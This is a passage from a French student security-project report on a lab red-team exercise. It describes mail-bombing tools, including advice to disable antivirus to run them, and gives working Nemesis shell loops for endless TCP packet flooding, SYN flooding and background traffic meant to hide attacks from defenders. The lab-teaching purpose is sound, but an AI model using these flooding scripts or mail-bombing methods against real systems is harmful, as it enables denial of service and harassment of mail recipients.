
2) Mail bombers

Afin de réaliser du mail bombing, il est plutôt déconseillé de prendre son logiciel de mail préféré (Outlook) pour réaliser les attaques. Le plus simple en effet est de se servir d'outils dédiés existants ou de réaliser soit-même des scripts ou programmes.

Parmi les outils existants (généralement des applications Win32), deux outils nous ont paru les plus pertinents :

Euthanasia 1.52

Cet outil est très léger en terme de ressources, performant et très simple d'utilisation.



Interface du logiciel Euthanasia 1.52

Les paramètres d'utilisation sont simples, il suffit de rentrer les champs suivants :


- Adresse IP ou DNS du serveur SMTP et le port TCP du service
- Nombre de mails à envoyer
- Adresse mail source et destination
- Copies et en-tête supplémentaires
- Corps du mail

Euthanasia 1.52 permet ensuite de choisir le type logiciel mail utilisé (qui se résulte en un champ du header), d'envoyer le mail en mode Anonyme (adresse mail source cachée) et de cacher l'adresse IP de l'émetteur (qui est alors remplacée par une adresse IP aléatoire). L'application permet également d'inclure des pièces jointes au mail.


Il suffit ensuite de cliquer sur « send » et la magie s'opère…

X-Mas 2000

Cet outil est celui le plus complet de tous ceux que nous avons passé en revue.



Interface du logiciel X-Mas 2000



En plus des possibilités offertes par Euthanasia 1.52, X-Mas 2000 permet également de :

- Remplir les champs de manière aléatoire
- Tester la présence du serveur SMTP
- Définir des en-têtes supplémentaires

De plus, X-Mas 2000 possède une liste de serveurs SMTP qui laissent passer le mail bombing.

L'application embarque également des fichiers intéressants à mettre en pièce jointe comme des virus, troyan et exploits… Cependant ces fichiers sont des exploitations bien connues et systématiquement repérées par le moindre des antivirus.

Remarque :

En ce qui concerne les antivirus, les mail bombers, sont considérés comme une menace potentielle pour l'ordinateur, il faut donc désactiver l'antivirus afin de pouvoir s'en servir.

3) Flooders

Générateurs de trafic

En ce qui concerne les générateurs de trafic, deux options se sont posées :

- utiliser des outils pouvant générer du trafic
- établir des scripts avec des outils de génération de paquet

Il n'y a pas d'applications toutes faites dont le but est de générer du trafic aléatoire. Nous nous sommes donc tournés vers les applications de tests de performances de réseau. En effet, outre la partie d'interprétation des données correspondant aux performances du réseau, ces applications comportent une partie de génération de trafic afin de pouvoir analyser la tenue en charge d'un réseau. L'idée étant d'utiliser uniquement cette partie afin de générer facilement du trafic. Nous avons ainsi testé 2 outils sous Linux : MGEN et Iperf.

MGEN est un générateur de trafic qui analyse la tenue en charge du réseau. Il est facile d'utilisation, n'a pas besoin d'outils externes pour fonctionner et a le grand avantage d'être directement scénarisable. En effet, il est possible dans sa configuration d'indiquer le début et la fin de « sessions » de génération de trafic en spécifiant l'adresse cible et le débit. Cependant cet outils est pour le moment limité à la génération de paquets UDP ce qui n'est pas en adéquation avec l'utilisation que l'on voudrait en tirer (génération de tout type de trafic, sur des adresses destination aléatoires). Le manuel indique cependant qu'une prochaine version inclura la génération de paquets TCP.

IPerf est un outil beaucoup plus performant du point de vue des tests qu'il peut réaliser sur le réseau (même si ce n'est pas cela qui nous intéresse ici). Il est capable de générer tout type de trafic avec un débit choisi. Cependant, comme MGEN, il est restreint à une adresse cible unique. De plus, IPerf est fait pour fonctionner en mode client/serveur (un générateur de trafic et un serveur de récupération et interprétation des données) et sa configuration n'est pas des plus simple.

La solution qui semble la plus appropriée de par sa grande adaptabilité à la situation reste le forgeage de paquets à l'unité, intégré ensuite dans un script qui permet d'en générer une quantité souhaitée. L'outils utilisé pour générer des paquet de tout type est Nemesis (sous Linux ou Windows).

Nemesis est capable de générer tout type de paquet (trames Ethernet, requêtes ARP, paquets IP, TCP, UDP…) en spécifiant tous les champs (adresse IP et/ou MAC source et destination, ports TCP, bits des en-têtes protocolaires, charge utile…). L'utilisation de Nemesis est simple et peut s'adapter à tout type de situation en matière de flooding.En effet, on peut également l'utiliser pour réaliser les attaques de flood TCP SYN flooding et ARP flooding.

Exemple d'options pour le forgeage de paquet TCP avec Nemesis :

```
~ nemesis tcp help

TCP usage:
  tcp [-v (verbose)] [options]

TCP options:
  -x <Source port>
  -y <Destination port>
  -f <TCP flags>
     -fS (SYN), -fA (ACK), -fR (RST), -fP (PSH), -fF (FIN), -fU
     (URG), -fE (ECE), -fC (CWR)
  -w <Window size>
  -s <SEQ number>
  -a <ACK number>
  -u <Urgent pointer offset>
  -o <TCP options file>
  -P <Payload file>

IP options:
  -S <Source IP address>
  -D <Destination IP address>
  -I <IP ID>
  -T <IP TTL>
  -t <IP TOS>
  -F <IP fragmentation options>
     -F[D],[M],[R],[offset]
  -O <IP options file>

Data Link Options:
  -d <Ethernet device name>
  -H <Source MAC address>
  -M <Destination MAC address>
```

Nemesis est conçu pour générer un seul paquet à chaque instance de l 'application. Afin de pouvoir en générer plusieurs et pouvoir réaliser des flood, il faut inclure son utilisation au sein d'un script shell permettant d'invoquer Nemesis plusieurs fois de suite.

Exemple de script shell simple qui invoque Nemesis indéfiniment :

```
#!/bin/sh

while [ 1 ]
do
        nemesis tcp -D 192.168.5.5 -y 80 >/dev/null
done
```

Le défaut majeur de l'utilisation de Nemesis au sein de scripts est que l'on ne contrôle absolument pas le débit de génération du trafic et que l'on est entièrement dépendant des performances de la machine d'attaque pour cela.

Flooders dédiés

Il existe également des applications dédiées au flood comme « synflood » de trameip.com dédié au TCP SYN flooding. Ces applications sont on ne peut plus simple d'utilisation mais sont généralement des applications Win32.

Que ce soit pour la génération de trafic à des fins de « bruitage de fond » ou de montée en charge du réseau aussi bien que pour des attaques par flood, c'est Nemesis accompagné d'un script shell qui a été utilisé pour sa grande adaptabilité à la situation.

4) Réalisations

Génération de trafic

En ce qui concerne la génération de trafic pour réaliser du bruit de fond afin de pouvoir « camoufler » les attaques à suivre, cela a été réalisé tout au long du projet.

En effet, cela était nécessaire pour ne pas que les équipes de défense et d'analyse puisse voir clairement à quel moment ont été réalisées les attaques.

Ceci a été réalisé à l'aide de Nemesis accompagné d'un script shell. Ce script a d'abord été utilisé de manière tout à fait simple (adresse IP source et destination aléatoires, pas de charge utile spécifique…) afin de réaliser un peu de trafic sur le réseau local à la machine d'attaque. Peu à peu, le script à été affiné en spécifiant par exemple des adresses IP destination aléatoires mais sur la plage d'adresse du réseau local.

```
#!/bin/sh

while [ 1 ]
do
        IPDST=192.168.5.$(($RANDOM % 254 + 1))
        nemesis tcp -D $IPDST -S 192.168.5.2 -y 80 >/dev/null
done
```

En spécifiant comme montré ci-dessus l'adresse IP source avec l'adresse IP réelle de la machine d'attaque, cela a même permis de confirmer les résultats de l'équipe de découverte du réseau en matière de découverte des machines présentes. En effet en faisant tourner un tcpdump sur la machine d'attaque et en analysant les retours des demandes d'ouverture de session TCP sur une plage d'adresses aléatoire sur un port donné (par exemple le port 80) on a pu observer les résultats suivants avec le script précédent :

```
-(lionel@m2stri-attaque)-(09/12|17:37)-
~ sudo tcpdump ip src host 192.168.5.2 and port 80
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
17:37:38.217995 IP 192.168.5.2.23241 > 192.168.5.5.www: S 931259952:931259952(0) win
4096
17:37:38.573984 IP 192.168.5.2.55980 > 192.168.5.54.www: S 1497611683:1497611683(0)
win 4096
17:37:38.574215 IP 192.168.5.2.55980 > 192.168.5.54.www: R 1497611684:1497611684(0)
win 0
17:37:38.603451 IP 192.168.5.2.63510 > 192.168.5.54.www: S 553585560:553585560(0) win
4096
17:37:38.603685 IP 192.168.5.2.63510 > 192.168.5.54.www: R 553585561:553585561(0) win
0
17:37:38.631985 IP 192.168.5.2.31774 > 192.168.5.5.www: S 1714938824:1714938824(0) win
4096
17:37:38.879126 IP 192.168.5.2.43637 > 192.168.5.54.www: S 278221208:278221208(0) win
4096
17:37:38.879392 IP 192.168.5.2.43637 > 192.168.5.54.www: R 278221209:278221209(0) win
0
17:37:39.047178 IP 192.168.5.2.51246 > 192.168.5.55.www: S 2074059484:2074059484(0)
win 4096
17:37:39.066250 IP 192.168.5.2.8503 > 192.168.5.5.www: S 1108802210:1108802210(0) win
4096
17:37:39.162080 IP 192.168.5.2.16202 > 192.168.5.54.www: S 41628432:41628432(0) win
4096
17:37:39.162294 IP 192.168.5.2.16202 > 192.168.5.54.www: R 41628433:41628433(0) win 0
17:37:39.195023 IP 192.168.5.2.20181 > 192.168.5.1.www: S 161160300:161160300(0) win
4096
17:37:39.228718 IP 192.168.5.2.15432 > 192.168.5.5.www: S 1033810452:1033810452(0) win
4096
```

On peut donc remarquer que l'on a ainsi, par l'intermédiaire du script dédié à l'origine à une simple génération de trafic, trouvé toutes les machines présentes sur notre réseau :

- 192.168.5.1 → passerelle vers « l'Internet »
- 192.168.5.5 → machine d'attaque 1
- 192.168.5.55 → machine d'attaque 2
- 192.168.5.54 → machine d'analyse

Le script a ainsi évolué également afin de spécifier par exemple des charges utiles de contenu et taille aléatoires grâce aux outils OTP qui génère des mots de passes aléatoire et de taille définie et CUT qui va permettre de réorganiser les résultats d'OTP pour les arranger en charge utile (utilisé ici pour couper les premiers caractères du résultat d'OTP)

Options de l'utilisation d'OTP :

```
Usage: otp [options] [output_file]
Defaults   Options
           -Cn         Capital letter keys of n characters
           -Dn         Numeric digit keys of n characters
           -En         English word-like keys of n characters
    8       -Ln         Lower case letter keys of n characters
           -Msigfile   Write MD5 signatures of keys in sigfile
   50       -Nn         Generate n keys
           -Rseed      Set seed for random number generator
    4       -Sn         Separator every n characters
           -U          Print this message
   80       -Wn         Output lines <= n characters
```

Exemple de script à charge utile à contenu et taille aléatoire :

```
#!/bin/sh

while [ 1 ]
do

        IPSRC=192.168.5.$(($RANDOM % 254 + 1))
        IPDST=192.168.5.$(($RANDOM % 254 + 1))
        otp -n1 -s0 -l$(($RANDOM % 500)) -r$RANDOM toto.txt
        cut -c 4- toto.txt > load.txt
        nemesis tcp -S $IPSRC -D $IPDST -P load.txt > /dev/null
        rm -rf toto.txt load.txt
done
```

Ici, les adresses IP source et destination sont aléatoires sur la plage d'adresse du réseau local, OTP génère un mot de passe de type texte d'une taille aléatoire entre 0 et 500 caractères, CUT enlève le préfixe au mot de passe généré par OTP commençant par « 1) » et Nemesis envoie le paquet avec la charge utile définie et stockée dans un fichier.

Attaque par flood

Les attaques de TCP SYN flooding et ARP flooding ont été réalisées également avec Nemesis et un script et ont été testées sur la maquette sans de grands résultats. La capacité de calcul de la machine d'attaque étant relativement « limitée » les attaques par TCP SYN flooding ont sensiblement ralenti les échanges de la machine cible avec le réseau mais n'ont pas fourni de DOS sur cette dernière.

De la même manière, compte tenu du faible nombre de machines présentes sur le réseau local à la machine d'attaque, l'attaque par ARP flooding ne peut être menée à bien.

Ces attaques n'ont donc pas été menées à terme sur un cas réel, la machine cible étant la passerelle 192.168.5.5.

Mail bombing

Le serveur mail de l'entreprise cible Candide SA ayant quelques problèmes de fonctionnement, le mail bombing n'a pas été utilisé en cas réel. Néanmoins, quelques test ont été réalisés à partir de la maquette sur une de nos adresses mail réelle via le serveur SMTP de Free (notre maquette n'ayant pas de serveur SMTP).

Les points importants à notifier consiste sur l'utilisation de la possibilité de choisir le logiciel mail source du mail bombing. En effet, nous avons remarqué que si ce logiciel était positionné sur « outlook » ou sur le nom du mail bomber, le client mail recevant l'attaque considère immédiatement le mail comme étant du SPAM. Tout autre type de logiciel émetteur du mail bombing passe sans problème.

5) Temps passé par l'équipe

	Lionel	Guillaume
Veille	1 semaine	1 semaine
Recherche d'outils	1 semaine	1 semaine
Test des outils	2 semaines	1 semaine
Réalisations	Tout au long du projet	

SYNTHÈSE

Ce projet fut un des meilleurs, si ce n'est le meilleur, projet de notre formation STRI. Il nous a permis de voir beaucoup d'aspects de notre future vie professionnelle, et pas ceux auquels nous nous attendions le plus. En effet, la partie la plus importante ne fut pas la technique comme l'ont pensé certains, mais bel et bien le relationnel. C'est effectivement la partie la plus difficile à appréhender dans le milieu professionnel, surtout au début. Dans notre équipe, la partie relationnelle s'est très bien passée: nous avons agit (Cédric et Jérémy) en tant que chefs de projets, tout en impliquant tout le monde dans *chaque* décision. Ce fut un des éléments clés de notre « réussite ». De plus, une démarche cohérente, et le plus professionnelle possible, a été utilisée. C'est un des principaux défauts qui pourraient être reprochés aux autres équipes, car bien qu'ayant établi des rôles, ceux-ci n'ont pas été respectés, du moins pas entièrement. Le manque de communication a été un des plus gros problèmes lors de ce projet. Notre communication avec le groupe défense s'est bien passée, mais la communication intragroupe au sein de la défense n'a pas été à la hauteur, de notre point de vue. Nous avons aussi remarqué la diversité des expériences professionnelles de chacun, ce qui a conduit à un comportement assez hétérogène, représentant assez bien le milieu professionnel, permettant d'« ouvrir les yeux » à certains. Il aurait été d'ailleurs intéressant d'avoir une réunion entre étudiants afin de discuter de nos expériences professionnelles, ce qui aurait peut-être évité certains problèmes dans ce projet.

BIBLIOGRAPHIE / WEBOGRAPHIE

Sites / Outils	*URL*
Ethereal	http://www.ethereal.com
nmap	http://www.insecure.org/nmap
amap	http://thc.org/thc-amap
p0f	http://lcamtuf.coredump.cx/p0f.shtml
tcptraceroute	http://michael.toren.net/code/tcptraceroute
scapy	http://www.secdev.org/projects/scapy
hping	http://www.hping.org
Nessus	http://www.nessus.org
Metasploit	http://www.metasploit.com
THC	http://www.hxdef.org
Rootkit.com	http://www.rootkit.com
PacketStorm	http://packetstormsecurity.org
SecurityForest	http://www.securityforest.com
Milw0rm	http://milw0rm.com
Internet Storm Center	http://isc.sans.org
SecurityFocus	http://www.securityfocus.com
Secunia	http://secunia.com